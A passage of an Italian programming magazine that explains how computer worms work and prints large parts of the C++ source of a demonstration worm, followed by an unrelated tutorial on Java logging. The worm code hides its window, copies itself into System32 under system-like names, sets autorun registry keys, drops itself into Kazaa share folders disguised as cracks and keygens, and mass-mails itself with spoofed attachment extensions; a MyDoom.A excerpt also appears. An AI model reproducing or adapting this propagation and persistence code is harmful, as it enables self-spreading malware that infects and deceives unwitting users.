Comprende il codice di installazione e di prima esecuzione. Una volta lanciato, un worm cerca infatti di prendere possesso del computer ospite in ogni modo; in genere lo fa integrandosi nel sistema operativo stesso, all'avvio, sotto forma di applicativo nascosto o come servizio di sistema, vivendo subdolamente tra processi e applicazioni normalmente in esecuzione. Per camuffarsi meglio, spesso il worm ricorre a trucchi subdoli, mascherandosi con nomi che somigliano a normali processi di sistema. Sempre in questa fase il worm cerca di studiare il sistema ospite, individuando le risorse che possono tornargli utili, come le connessioni di rete, gli indirizzi dei server, gli e-mail address e gli IP degli altri host. Nei sistemi Windows di nuova generazione, quasi tutti i worm installano una copia di sé stessi nella directory di sistema *C:\WINDOWS\SYSTEM32* e creano una chiave di registro di esecuzione automatica nella voce *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*.

INFECT

Rientrano in quest'area del codice di un worm tutte le routine dedicate alla propagazione. Ogni worm che si rispetti ha una missione principale: replicarsi, a più non posso! Per farlo può utilizzare ogni forma di connettività di un computer: e-mail, irc, instant messenger, risorse di rete, peer2peer, tcp/ip, ecc. Spesso il modulo preposto a questa attività è il più complesso da progettare, perché richiede la profonda conoscenza dei protocolli di rete a basso livello. Ad esempio, un worm che vuole propagarsi attraverso la posta elettronica, dovrà implementare un proprio motore SMTP per l'invio delle e-mail. Come vedremo, non è una cosa poi troppo complicata, basta solo conoscere i socket e un po' di TCP/IP.

EXPLOIT

A volte, per facilitare la propagazione e renderla più pervasiva, viene abbinato al modulo di infezione anche un exploit, cioè un codice capace di far eseguire in maniera automatica e istantanea un file infetto una volta che questo è stato recepito da un altro host. Esistono exploit più o meno complessi che possono forzare l'esecuzione di un allegato di posta oppure eseguire comandi remoti su un host (vedi il caso di Blaster, che infettava PC a ripetizione senza che gli utenti se ne accorgessero). Spesso se non si riesce a integrare un exploit vero, si cerca di ricorrere a tecniche di spoofing, che permettono ad esempio di camuffare un eseguibile con l'icona tipica dei documenti Word, ingannando gli utenti. Dove si cercano gli exploit? Su Internet ovviamente, precisamente sulle mailing come Bugtraq o su canali come *www.securiteam.com*, *www.k-otik.com*, *www.securityfocus.com*. Anche ioProgrammo, qualche numero fa, ha pubblicato un volumetto ("Il codice degli hacker") dedicato agli exploit del mondo Microsoft, a cui consiglio vivamente di dare un'occhiata.

VIRUS	WORM
Si riproduce infettando file	Si riproduce infettando computer
Usa come veicolo di trasmissione i file (eseguibili, script o con macro)	Usa come veicolo di trasmissione le reti e i sistemi di comunicazione elettronica
Si infiltra, come ospite, all'interno del codice di programmi e file eseguibili	Si infiltra come componente del sistema operativo
Necessita di interazione umana nella propagazione (è l'utente che copia i file infetti o li trasmette)	Si propaga in maniera autonoma e incontrollata, intasando le reti
Può essere neutralizzato e rimosso da un antivirus	L'antivirus da solo non riesce a fermarlo (servono altri tool come i Firewall)

TABELLA 1: Tabella comparativa: differenze tra Worm e Virus

PAYLOAD

Il payload è quella routine del codice programmata per attivarsi in momento preciso e con un scopo ben determinato. Ad esempio, nel caso di MyDoom, il payload progettato dal suo creatore era quello di bombardare con richieste incessanti il sito della SCO (*www.sco.com*) nel mese di Febbraio. Questo payload, moltiplicato per milioni di computer infetti in tutto il mondo, si è rivelato un enorme attacco DDoS (Distributed Denial Of Service) contro il sito di SCO, che ha dovuto urgentemente cambiare dominio per non restare disconnessa da Internet sotto l'attacco di milioni di copie del worm. Altri worm hanno invece il compito di mostrare semplicemente un messaggio in una certa data, altri ancora cancellano mp3 e immagini, e così via, fino ad arrivare al para-

NOTA

EXPLOIT

Codice progettato per provare l'esistenza di un certo bug all'interno di un programma o di un servizio. L'exploit è la prova (*proof-of-concept*) fornita dai ricercatori e dagli hacker per testimoniare l'esistenza di un potenziale problema o di un difetto di sicurezza all'interno di un sistema informatico. Spesso gli exploit rilasciati al pubblico vengono modificati con l'aggiunta di shellcode o di payload particolari in modo da divenire vere e proprie armi di intrusione, al servizio della massa.

dosso dei worm “buoni”, quelli che hanno un payload che cerca di rimuovere le infezioni di altri worm (tipo *Welchia*). Ogni payload rispecchia in genere la fantasia bizzarra del creatore del worm.

BACKDOOR

Molti worm vengono creati anche con scopi illegali: spesso il risultato finale dell’infezione di un worm è l’apertura di una backdoor (una porta di ascolto nascosta) sul sistema, in grado di accettare e ricevere ordini dall’esterno via rete. Altri worm invece installano spesso spyware e keylogger, programmi in grado di intercettare tutto ciò che accade su un certo PC, registrando password e numeri di carta di credito.

In questo articolo mostreremo il codice di un worm completo in C++ in cui sono implementati tutti i moduli elementari descritti poc’anzi. Prima di iniziare va fatto un breve discorso sulla scelta del linguaggio di programmazione: il linguaggio tipicamente usato per scrivere i worm è naturalmente il C++, ma abbastanza spesso i virus-writers ricorrono anche all’Assembly.

Questi linguaggi sono considerati di “prima scelta” perché permettono di effettuare chiamate dirette alle API di sistema (usando quindi funzioni e metodi del kernel di Windows) e allo stesso tempo consentono di avere prestazioni incredibili racchiuse in pochi KB: ad esempio il famigerato worm Blaster, capace di infettare mezzo mondo, è un file eseguibile grande soli 6 kilobytes. Altri worm (una minoranza) sono scritti invece con linguaggi di scripting (tipo Javascript o VBscript) o in linguaggi di più alto livello (Visual Basic / Delphi) che si portano dietro tutti gli inconvenienti del caso: file molto grandi, sorgente del worm aperto e disponibile a tutti nel caso degli script, dipendenza dalle DLL e da librerie specifiche nel caso dei linguaggi high-level. Ciò che però accomuna tutti i worm è l’uso massiccio dei socket e del protocollo TCP/IP, il dialetto comune di tutte le reti.

Fig. 1: ***Bugtraq è la mailing piu’ frequentata dagli hacker, fonte di tutti gli exploit in circolazione. Spesso molti worm non sono altro che vecchie versioni, modificate e riadattate dagli hacker con l’aggiunta di nuovi exploit in grado di attaccare Windows.***

NOTA

“WHITE-WORM”, AMICO O NEMICO?

Non manca la filosofia Zen anche nell’informatica, per questo motivo si può dire che “nel male c’è sempre un po’ di bene”. E’ il caso del white-worm, cioè il worm benefico, il worm che uccide un altro worm. Welchia (o Nachi) è un worm simile in tutto e per tutto a MSBlaster, con l’unica eccezione che una volta entrato in un computer, cerca di ripulirlo da Blaster e prova ad installare la patch di Microsoft che risolve il problema di RPC. L’idea del worm benigno è in fondo buona, ma il parere degli esperti sull’utilità dei white-worm è discorde: sono davvero utili o si tratta comunque di minacce incontrollate?

DENTRO LA MINACCIA

Il sorgente del worm che stiamo per presentare utilizza semplici chiamate alle API standard di Windows per realizzare i suoi scopi. L’applicazione è un normale programma Win32 che quindi implementa il classico *WinMain* e che contiene una funzione callback *WndProc* per processare i messaggi di sistema, come avviene di consueto per le applicazioni Windows. Il main del worm è così scritto:

```
int WINAPI WinMain(HINSTANCE hInstance,HINSTANCE
            hPrevInst,LPSTR lpCmdLine,int nShowCmd)
{
  WNDCLASSEX wndc;
  MSG msg;
  HKEY HKinfmark;
  unsigned char buf[1024],inf[]=”yes”;
                          //infection mark in registry
  DWORD buflen=sizeof(buf);
  //Create a standard window for the application
  wndc.cbClsExtra = 0;
  wndc.cbSize = sizeof(wndc);
  wndc.cbWndExtra = 0;
  wndc.hbrBackground = (HBRUSH)
                          GetStockObject(BLACK_BRUSH);
  wndc.hCursor = LoadCursor(NULL,IDC_ARROW);
  wndc.hIcon = LoadIcon(NULL,IDI_APPLICATION);
  wndc.hIconSm = LoadIcon(NULL,IDI_APPLICATION);
  wndc.hInstance = hInstance;
  wndc.lpfnWndProc = WndProc;
  wndc.lpszClassName = “ClassName”;
  wndc.lpszMenuName = NULL;
  wndc.style = CS_HREDRAW|CS_VREDRAW;
  RegisterClassEx(&wndc);
  hwnd =CreateWindow(“ClassName”,
        ”Windows”,WS_POPUPWINDOW,0,0,1024,1024,
                    NULL,NULL,hInstance,NULL);
  UpdateWindow(hwnd);
  //Hide the window
  ShowWindow(hwnd,SW_HIDE);
  if(DBG) MessageBox(hwnd,”Worm Window created
                    and hidden”,”DEBUG”,MB_OK);
//Check current time for payload activation
  if(DBG) MessageBox(hwnd,”Payload Activation
                        Check”,”DEBUG”,MB_OK);
  GetSystemTime(&time);
  if (time.wMonth==7)        //month of july
    PayLoad();
```

L’interpretazione del codice è immediata: viene innanzitutto definito una oggetto che sarà la finestra dell’applicazione e che verrà subito nascosta *(ShowWindow(hwnd,SW_HIDE))* in modo da lasciare il worm libero di agire indisturbato.

Quindi viene letta la data corrente e, se il mese attuale corrisponde a Luglio, il worm richiama la corri-

spondente routine di *PayLoad()*, che in questo codice dimostrativo non fa altro che mostrare un banale *MessageBox*.

```
//funzione PayLoad()
void PayLoad() {
  MessageBox(NULL,"I-Worm.Ice9 is active on this
   computer","Warning!",MB_OK+MB_SYSTEMMODAL);}
```

In caso contrario il worm inizia la sua attività leggendo alcuni dati fondamentali del sistema in cui viene eseguito :

GetWindowThreadProcessId() - È la API di Windows che permette di ricavare il ProcessID di un'applicazione qualora si conosca l'handler della finestra corrispondente *(hwnd)*. Questa chiamata è fondamentale e viene usata nel metodo che segue;

GetWormExecutionPath() - È una funzione scritta appositamente per ricavare il percorso completo col nome del file eseguibile attraverso cui è stato lanciato il worm. È necessario conoscere il percorso del file del worm perché servirà come file di input da copiare all'interno della cartella di Windows e come sorgente per creare l'attachment da inviare via posta elettronica.

GetWindowsDirectory() - È la chiamata di sistema che rivela l'esatto percorso della directory di Windows. Il valore della directory viene memorizzato nella variabile *windows_dir.*

Terminata questa fase il worm codifica sé stesso in versione *BASE64* (la codifica *MIME* usata per gli attachment delle e-mail) usando l'apposita funzione *EncodeBase64()* che per ovvii motivi di spazio non analizzeremo nei dettagli (non è questo che ci interessa!). La funzione riceve come argomento un file e ne effettua la codifica in Base64 sul file *"C:\ ntldr.sys"*, specificato dalla costante iniziale *BASE64DESTFILE.*

```
//...continua da WinMain()
  else {   //worm main routine
    //get worm executable name
    GetWindowThreadProcessId(hwnd,&ProcessId);
    GetWormExecutionPath();
    if(DBG) MessageBox(hwnd,filename,"DEBUG - Get
                        Worm Process Path",MB_OK);
    //get the windows dir
    GetWindowsDirectory (windows_dir, sizeof
                                      (windows_dir));
    //encode the worm in base64 format to
                                      BASE64DESTFILE
    EncodeBase64(filename);
    if(DBG) MessageBox(hwnd,BASE64DESTFILE,
      "DEBUG - Encode worm to base64 file",MB_OK);
```

```
  //check if a worm is already present on computer
  RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    "Software\\Ice9",0,KEY_QUERY_VALUE,&HKinfmark);
  RegQueryValueEx(HKinfmark,"Inf",0,NULL,
                                        buf,&buflen);
  RegCloseKey(HKinfmark);
  //getting %ProgramFiles% directory and
  //append to it WAB32.DLL path
  char progdir[MAX_PATH];
  GetEnvironmentVariable ("ProgramFiles", progdir,
                                          MAX_PATH);
  strcat(progdir,"\\Common Files\\System\\wab32");
  if(DBG) MessageBox(hwnd,progdir,"DEBUG - Get
                              WAB.DLL Dir",MB_OK);
  hinstLib = LoadLibrary(progdir);
  //if it's first time infection, mark computer as infected
  //using the registry key HKLM\Microsoft\Inf
  //and infect computer and P2P
  if (buf[0]!='y' || buf[1]!='e' || buf[2]!='s')    {
    if(DBG) MessageBox(hwnd,"Infection Mark not
                  Found in registry","DEBUG",MB_OK);
    //Create a key in the registry to mark the PC as
                                            infected
    RegCreateKey(HKEY_LOCAL_MACHINE,
                  "Software\\Ice9",&HKinfmark);
    RegSetValueEx(HKinfmark,"Inf",0,
                          REG_SZ,inf,sizeof(inf));
    RegCloseKey(HKinfmark);
    InfectWin(filename);
    InfectP2P(filename);
    //fake message after worm execution
    MessageBox(hwnd,"EXPLORER.EXE has
     performed an illegal operation","Error",MB_OK+
                                  MB_ICONSTOP); }
```

SCATTA L'INFEZIONE

Il passo che segue nel *WinMain()* è la fase di verifica: il worm apre la chiave del registro *HKLM\Software\ Ice9* e se questa contiene il valore *"Inf=yes"*, significa che il computer in esame è già infetto e non verrà re-infettato una seconda volta. In caso contrario, scatta l'infezione attraverso le chiamate alle funzioni *InfectWin()* e *InfectP2P()* del worm, che provvedono a propagare il codice infettivo nel computer ospite. Vediamo più da vicino il loro funzionamento.

Fig. 2: *L'insidia e l'inganno sono tra le armi più forti dei worm: Beagle cerca di ingannare gli utenti camuffando un allegato eseguibile con l'icona di un file audio. Questa forma di "social engineering" rende forte la propagazione di questi worm.*

```
void InfectWin(char *file) {
  HKEY HKrun;
  unsigned char val[256];
```

http://en.wikipedia.org/wiki/Computer_worm
Definizione e origini del termine "worm".

http://protovision.textfiles.com/100/tr823.txt
Analisi del primo worm ufficialmente noto nella storia, quello di Robert Morris, che negli anni ottanta infettò milioni di computer Unix.

http://www.microsoft.com/technet/
Bollettino ufficiale di sicurezza per i prodotti Microsoft. Ogni advisory di sicurezza relativo a Windows viene pubblicato su questo sito, dove sono disponibili i dettagli tecnici dei bug scoperti e le patch per rimediare ai problemi.

NOTA

COSA DICE LA LEGGE

Chiunque diffonde, comunica o consegna un programma informatico da lui stesso o da altri redatto, avente per scopo o per effetto il danneggiamento di un sistema informatico o telematico dei dati o dei programmi in esso contenuti o ad esso pertinenti, ovvero l'interruzione, totale o parziale, o l'alterazione del suo funzionamento, è punito con la reclusione sino a due anni e con la multa sino a euro 10.000.

SUL WEB

www.metasploit.com
www.k-otik.com
www.exploitlab.com
www.zone-h.com

Gli exploit non stanno solo su Bugtraq. Molti hacker (nel senso buono del termine), scambiano spesso le loro conoscenze, i loro codici e i loro exploit su siti poco noti, spesso non indicizzati dai motori di ricerca.

```
char rnd[6];
int i=0;
//read windows directory
strcpy(winbkup,windows_dir);
//select a random name for worm file
GetSystemTime(&time);
srand(time.wSecond);
rand();
int r = int(4 * rand()/(RAND_MAX + 1.0));
if(r==3) strcat(winbkup,"\\System32\\lsa.exe");
if(r==2) strcat(winbkup,"\\System32\\srvhost.exe");
if(r==1) strcat(winbkup,"\\System32\\userini.exe");
if(r==0) strcat(winbkup,"\\System32\\regsvr16.exe");
//copy worm file inside windows\system32 directory
CopyFile(file,winbkup,TRUE);
while (winbkup[i]!=0) {
    val[i]=winbkup[i];
    i++; }
val[i]=0;
//select a random startup key for the worm
if (rand()%2==0) {
RegCreateKey(HKEY_CURRENT_USER,"Software
    \\Microsoft\\Windows\\CurrentVersion\\Run",&HKrun);
    RegSetValueEx(HKrun,"svchost",0,REG_SZ,
                                  val,sizeof(val));
    RegCloseKey(HKrun); }
else {
    RegCreateKey(HKEY_CURRENT_USER,"Software
                 \\Microsoft\\Windows NT\\CurrentVersion
                                  \\Windows",&HKrun);
    RegSetValueEx(HKrun,"load",0,REG_SZ,
                                  val,sizeof(val));
    RegCloseKey(HKrun);}
}
```

Si tratta di una routine abbastanza semplice nel suo genere: viene generato un numero casuale usando *rand()* e l'ora corrente come numero base del generatore. A questo punto il worm, regolandosi col valore random generato, sceglie un nome da assegnare all'eseguibile infetto fra quelli disponibili *(lsa.exe, srvhost.exe, userini.exe, regsvr16.exe)*, in modo da camuffarlo da file di sistema. Il file infetto viene poi copiato nella directory *%WINDOWS%\SYSTEM32* con il nome scelto e viene poi garantita l'esecuzione automatica del worm mediante l'inserimento di una fra due possibili chiavi di autorun, scelta anch'essa in modo del tutto casuale. La chiave di autorun può essere inserita sia nella solita locazione HKLM\ *Software\Microsoft\Windows\Current-Version\ Run*, sia in quella alternativa *HK CU\ Software\Microsoft\Win-dowsNT\CurrentVersion \Windows\load*. Allo stesso modo, la routine di infezione P2P legge dal registro di configurazione la cartella usata per i trasferimenti di Kazaa e copia in essa il file del worm sotto mentite spoglie (*winxp-crack.exe, keygen.ecc, ecc.*), scegliendo il nome da adottare sempre in maniera casuale.

Fig. 3: *La propagazione del worm SQL.Slammer è stata forse la più veloce mai osservata nella storia di un worm; nel giro di poche ore dall'inizio dell'infezione, gli host infettati erano diversi milioni su tutti i continenti.*

```
void InfectP2P(char *file) {
  int i;
  char kaza[256]="";
  char kfile[7][50];
  unsigned char kpth[1024];
  DWORD kpthlen=sizeof(kpth);
  HKEY hKey;
  //fake-filenames used by worm
  strcpy(kfile[0],"\\DVDDecrypter3160.exe\x00");
  strcpy(kfile[1],"\\nero6keygen.exe\x00");
  strcpy(kfile[2],"\\WinXPcrack.exe\x00");
  strcpy(kfile[3],"\\OfficeXPcrack.exe\x00");
  strcpy(kfile[4],"\\DivX512Bundle.exe\x00");
  strcpy(kfile[5],"\\Winrar30keygen.exe\x00");
  strcpy(kfile[6],"\\Keygen.exe\x00");
  //Get Kazaa transfer directory from registry
  RegOpenKeyEx(HKEY_CURRENT_USER,"Software
      \\Kazaa\\Transfer",0,KEY_QUERY_VALUE,&hKey);
  RegQueryValueEx(hKey,"DlDir0",0,NULL,kpth,&kpthlen);
  RegCloseKey(hKey);
  if (kpth[0]>64 && kpth[0]<123) {
    i=0;
    while (kpth[i]!=0) {
      kaza[i]=kpth[i];
      i++; } }
  //choose a random filename
  GetSystemTime(&time);
  srand(time.wSecond);
  rand();
  int r = int(6 * rand()/(RAND_MAX + 1.0));
  strcat(kaza,kfile[r]);
  //copy worm infected file into Kazaa shared folder
  if(DBG) MessageBox(hwnd,kaza,"DEBUG - Kazaa
                              Infected File",MB_OK);
  CopyFile(file,kaza,FALSE);}
```

Infine, la parte conclusiva del WinMain imposta un timer legato all'applicazione che viene richiamato ogni X secondi da Windows: la funzione associata al timer è la *callback TimerProc()* che provvede ad eseguire la routine di propagazione del worm via e-mail. Il parametro X che regola la frequenza del timer è anch'esso definito come costante nella sezione iniziale del codice. Da questo istante in poi il worm termina la sua esecuzione ma rimane residente in memoria come processo, richiamando *TimerProc()* a intervalli precisi.

```
//...continua da WinMain()
//Go resident and run worm infection routine every
                                   WORMTIMER seconds
```

```
if(DBG) MessageBox(hwnd,"Stay resident with a cyclic
                              timer","DEBUG",MB_OK);
SetTimer(hwnd,tim,WORMTIMER*1000,TimerProc); }
  while(GetMessage(&msg,NULL,0,0)) {
    TranslateMessage(&msg);
    DispatchMessage(&msg);}
  FreeLibrary(hinstLib);
  return msg.wParam;}
//TimerProc associata all'evento chiamato dal timer
void CALLBACK TimerProc(HWND hwnd,UINT
               uMsg,UINT idEvent,DWORD dwTime) {
if(DBG) MessageBox(hwnd,"Cyclic Worm
                     Routine...","DEBUG",MB_OK);
if (sending==0) { //Check for a connection if a mail is
                                    not under delivery
  TrySocketConn(hwnd); }}
```

Dal codice mostrato si vede che la funzione chiave di propagazione, usata da *TimerProc()*, è definita come *TrySocketConn()*. Questa routine crea un socket, legge i parametri di configurazione dell'account predefinito di sistema e quindi si connette al server SMTP trovato sulla macchina ospite. Se la connessione riesce, il worm invia una e-mail ad un indirizzo casuale contenente sé stesso come allegato, scegliendo in maniera casuale fra una serie di tre diversi *"Subject"* del messaggio di posta. Per camuffare l'allegato, il codice del worm è programmato in maniera di spoofare l'estensione del file, usando un vecchio trucco del campo *"Content-Type"* nell'header MIME: si imposta una doppia estensione dell'allegato (tipo *"pippo.gif.exe"*), dove la seconda estensione è separata dalla prima mediante una serie infinita di spazi vuoti. Le funzioni coinvolte da questa parte di codice sono le seguenti, che non riportiamo in queste pagine per ovvii motivi di spazio ma che sono comunque incluse nel sorgente completo del worm, allegato alla rivista e disponibile sul sito di ioProgrammo.

SMTPEngine() - È il motore in grado di dialogare con i server di posta utilizzando il protocollo SMTP; tramite l'invio di semplici comandi testuali (come HELO, MAIL FROM, RCPT TO) sulla porta 25 di un mail server è infatti possibile inviare un qualsiasi messaggio e-mail.

GetRandEmailAddr() - Grazie all'uso della funzioni di *WAB32.DLL*, il worm è in grado di aprire la rubrica di Windows *(WABOpen)* ed estrarre un indirizzo e-mail a caso fra tutti quelli presenti. Semplice e immediato!


QUALI IMPATTI SUL MONDO REALE?

Abbiamo visto che gli effetti di un attacco da parte di un worm possono essere di diversa natura: si va da semplici e-mail che intasano la casella di posta a worm più pericolosi, che possono bloccare un'intera rete di computer o riavviare i PC. Ma proviamo ad immaginare per un attimo questo scenario: l'effetto collaterale di Blaster è il riavvio forzato del PC entro 60 secondi, che costringe gli utenti ad interrompere il proprio lavoro. Una sciocchezza o quasi… perché se il reboot forzato colpisce il computer del fratellino minore che gioca ad Unreal non succede nulla, ma se al contrario viene riavviato il server di controllo di una centrale nucleare o un computer che controlla il traffico aereo, non si può più parlare di worm innocuo, perché gli effetti collaterali rasentano la catastrofe… e non stiamo parlando di fantascienza, perché la penetrazione di un worm all'interno di una centrale nucleare dell'Ohio è un fatto avvenuto di recente (*http://www.securityfocus.com/news/6868*).

Negli Stati Uniti questa estate è stata addirittura vagliata l'ipotesi che il black-out di Agosto, con relativo collasso delle centrali elettriche del Nord America, possa trovare parte delle spiegazioni nell'infezione di massa del worm *MSBlaster,* e iniziano ad essere in molti a sostenere questa ipotesi (*http://www.computerweekly.com/Article-124498.htm*).

La raccomandazione finale non può essere altra che quella di usare senza cattive intenzioni le nozioni apprese in questo articolo, cercando di non restare coinvolti dal lato oscuro della programmazione: il male ha un fascino potente e bisogna resistere!

Elia Florio

Nimda è l'esempio di un worm altamente contagioso in grado di propagarsi lungo diversi canali di comunicazione: posta elettronica, risorse condivise in rete LAN, protocollo HTTP su World-Wide-Web.

```
        sync_install(sync);
        sync_startup(sync);

        payload_sco(sync);

        p2p_spread();

        massmail_init();
        CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);

        scan_init();
        for (;;) {
                scan_main();
                Sleep(1024);
        }
}

/* shit, MSVC inlined it to WinMain... I didn't expect. */
static void wsa_init(void)
{
        WSADATA wsadata;        /* useless shit... */
        WSAStartup(MAKEWORD(2,0), &wsadata);
}

int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmd,
{
        static const SYSTEMTIME termdate = { 2004,2,0,12,   2,28,57 };
        static const SYSTEMTIME sco_date = { 2004,2,0, 1,  16, 9,18 };
        struct sync_t sync0;

        xrand_init();
        wsa_init();

        memset(&sync0, '\0', sizeof(sync0));
        sync0.termdate = termdate;
        sync0.sco_date = sco_date;
        sync_main(&sync0);
```

Image Copyright © F-Secure Corporation

Fig. 4: *Spezzone estrapolato dal codice sorgente di MyDoom.A. Si evince chiaramente che il worm è stato scritto in linguaggio C++. Curiosità: la variante ".C" di questo worm aveva lo strano payload di diffondere il sorgente del worm originale: un'istigazione per facilitare la creazione di worm?*

Tracciare le azioni delle nostre applicazioni

Il modo più semplice per gestire il log

La tecnica che descriviamo consente di tracciare il comportamento delle applicazioni. Avere il log delle azioni compiute consente un agevole debug ed un completo controllo su eventuali malfunzionamenti.

Una esigenza che emerge durante lo sviluppo di software di una certa complessità consiste nel monitorare le operazioni eseguite dal programma. Una delle tecniche utilizzate è quella d'inserire una serie di stampe (*System.out.println*). Dopo aver risolto gli eventuali errori di programmazione, rimuoviamo le *System.out.println* o le disabilitiamo tramite l'utilizzo di un flag. Il tutto è eseguito ricompilando nuovamente il software. Così facendo stiamo realizzando un rudimentale *logging* della nostra applicazione. Ma cos'è un *logging*? È un "diario" in cui vengono registrate tutte le operazioni compiute dal nostro software. In realtà non proprio tutte le operazioni sono registrate, ma soltanto quelle che meglio descrivono l'evoluzione del programma. Lo scopo è quello di avere un logging sufficientemente ricco di informazioni in modo che si possano comprendere le motivazioni di eventuali malfunzionamenti del software. Il logging è utilissimo in fase di debug dell'applicazione perché consente di tracciare le funzioni richiamate durante il ciclo di esecuzione. Le API denominate *Logging* (*java.util.logging*), inserite dalla SUN a partire dalla versione 1.4 del JDK, consentono di realizzare un logging strutturato e professionale.
Esse costituiscono un sistema potente e flessibile che consente, tra l'altro, di abilitare e disabilitare i messaggi di log senza l'obbligo di ricompilare.

Java Logging è disponibile a partire dalla versione 1.4 del JDK.

Per registrare (o loggare) un messaggio occorre un oggetto di tipo *Logger*. Esso viene creato mediante un metodo statico *Logger.getLogger(name)* che istanzia un nuovo oggetto o ne restituisce uno già esistente. Un *Logger* alloca dei *LogRecord* che contengono i messaggi da pubblicare. Questi vengono inoltrati a degli oggetti della classe *Handler* per la pubblicazione. Sia i *Logger* che gli *Handler* gestiscono i messaggi suddivisi per livelli. È anche possibile definire dei filtri per filtrare, ulteriormente, la pubblicazione dei messaggi di log. L'handler utilizza un formattatore per definire il formato del messaggio prima che esso venga pubblicato. L'architettura completa è illustrata nella Fig. 1.





Fig. 1: *Architettura Java Logging.*

I Logger sono identificati tramite un *nome*.
È buona norma, ma non obbligatorio, indicare come nome del logger il nome del package in cui è istanziato. Così facendo potremmo avere un logger per ogni package. I nomi dei logger, analogamente ai package, sono organizzati in modo gerarchico (Fig. 2).





Fig. 2: *Gerarchia dei logger.*

La radice dell'albero è un logger chiamato *root logger* ed ha come nome una stringa vuota. Ogni logger è figlio del root logger. Le relazioni padre-figlio tra i logger sono molto forti a tal punto che i logger figli ereditano dal padre diverse proprietà tra le quali: il livello, se il logger non ha settato esplicitamente il suo livello utilizza quello del padre e gli handler.

LOGRECORD

Gli oggetti di tipo *LogRecord* contengono il messaggio inviato al sistema di logging e una serie di altre informazioni:

- la stringa del messaggio
- il livello
- il nome del logger
- un *timestamp*
- argomenti opzionali
- un *resourcebundle* opzionale
- la classe e il metodo sorgente
- un numero di sequenza unico
- un *throwable*.

FORMATO DEI MESSAGGI DI LOG

Ogni messaggio ha due linee: la prima mostra la data e l'orario in cui viene generato il messaggio di log, oltre alla classe e al nome del metodo da cui il messaggio è stato postato. La seconda linea mostra il livello di logging e il testo del messaggio.





Fig. 3: ***Formato dei messaggi di log.***

LIVELLI DI LOGGING

Ogni messaggio di log ha associato un livello che è indice dell'importanza e dell'urgenza di un messaggio. Esistono sette livelli distinti che vanno da *FINEST*, il livello con più bassa priorità, a *SEVERE* che rappresenta il livello con la priorità più alta.
I sette livelli sono:

- **Severe**: utilizzato per errori non recuperabili e che richiedono attenzione immediata;
- **Warning**: utilizzato per problemi seri, ma recuperabili;
- **Info**: è il livello di default, ovvero sono i messaggi informativi che appaiono durante l'esecuzione normale;
- **Config**: utilizzati per fornire informazioni sui settaggi delle configurazioni iniziali;
- **Fine, Finer** e **Finest**: sono utilizzati in fase di debugging per dettagliare il logging.

Per default sono inseriti nel sistema di log i primi tre livelli (*Sever, Warning* e *Info*). È, comunque, possibile settare il sistema di logging per visualizzare soltanto i messaggi di un dato livello o superiori tramite il metodo: *setLevel(Level)*. Ad esempio:

```
logger.setLevel(Level.FINE)
```

imposta il logger per accettare soltanto messaggi con livello maggiore o uguale a *FINE*. Molto utili sono anche le costanti *Level.ALL*, per visualizzare i messaggi di log di tutti i livelli, e *Level.OFF* per disabilitare tutti i messaggi di log.

COME INSERIRE UN MESSAGGIO DI LOG?

La classe *Logger* fornisce un gran numero di metodi per generare i messaggi di log. Esiste un metodo per ogni livello, ad esempio:

```
void warning(String message)
void fine(String message)
```

oppure un metodo generico:

```
log(Level level, String message)
```

che consente di specificare, oltre al messaggio, anche il suo livello. Formalmente esistono due tipologie di utilizzo.
Nel primo caso si specifica esplicitamente il nome della classe e del metodo sorgente:

```
void logp(Level level, String className, String
                                methodName, String message)
```

ed è utilissimo per individuare, velocemente, il metodo che ha inserito il messaggio di log. Nel secondo caso viene indicato soltanto il messaggio:

```
void warning(String message)
```

e le informazioni della classe e del metodo vengono prese dallo stack di chiamata del metodo. Cosa differenzia le due tipologie di utilizzo?
Nel secondo caso le informazioni del nome della classe e del metodo sorgente del messaggio vengono inserite in automatico dal framework. Ciò può risultare approssimativo, perché la maggior parte delle virtual machine presentano delle ottimizzazioni (Es. *JIT*) che tendono a rimuovere queste informazioni.

HANDLERS

Ad ogni Logger è associato uno o più handler (Fig. 4) mediante il metodo *addHandler()*.

Una valida alternativa a Java Logging è Log4j di Apache.

http://logging.apache.org/log4j/docs





Fig. 4: **Il ruolo dell'handler è fondamentale.**

Gli *handler* sono oggetti che salvano i messaggi di log in un file o in memoria o li spediscono ad un host remoto. Di default abbiamo i seguenti *handler:*

- **FileHandler**: scrive i messaggi di log in un file;
- **ConsoleHandler**: scrive i messaggi su una console (es. una finestra di comando);
- **MemoryHandler**: scrive i messaggi in un buffer circolare di memoria.
- **SocketHandler**: invia i messaggi di log a una porta remota tramite il protocollo *TCP*;
- **StreamHandler**: scrive i messaggi di log in uno stream di output.

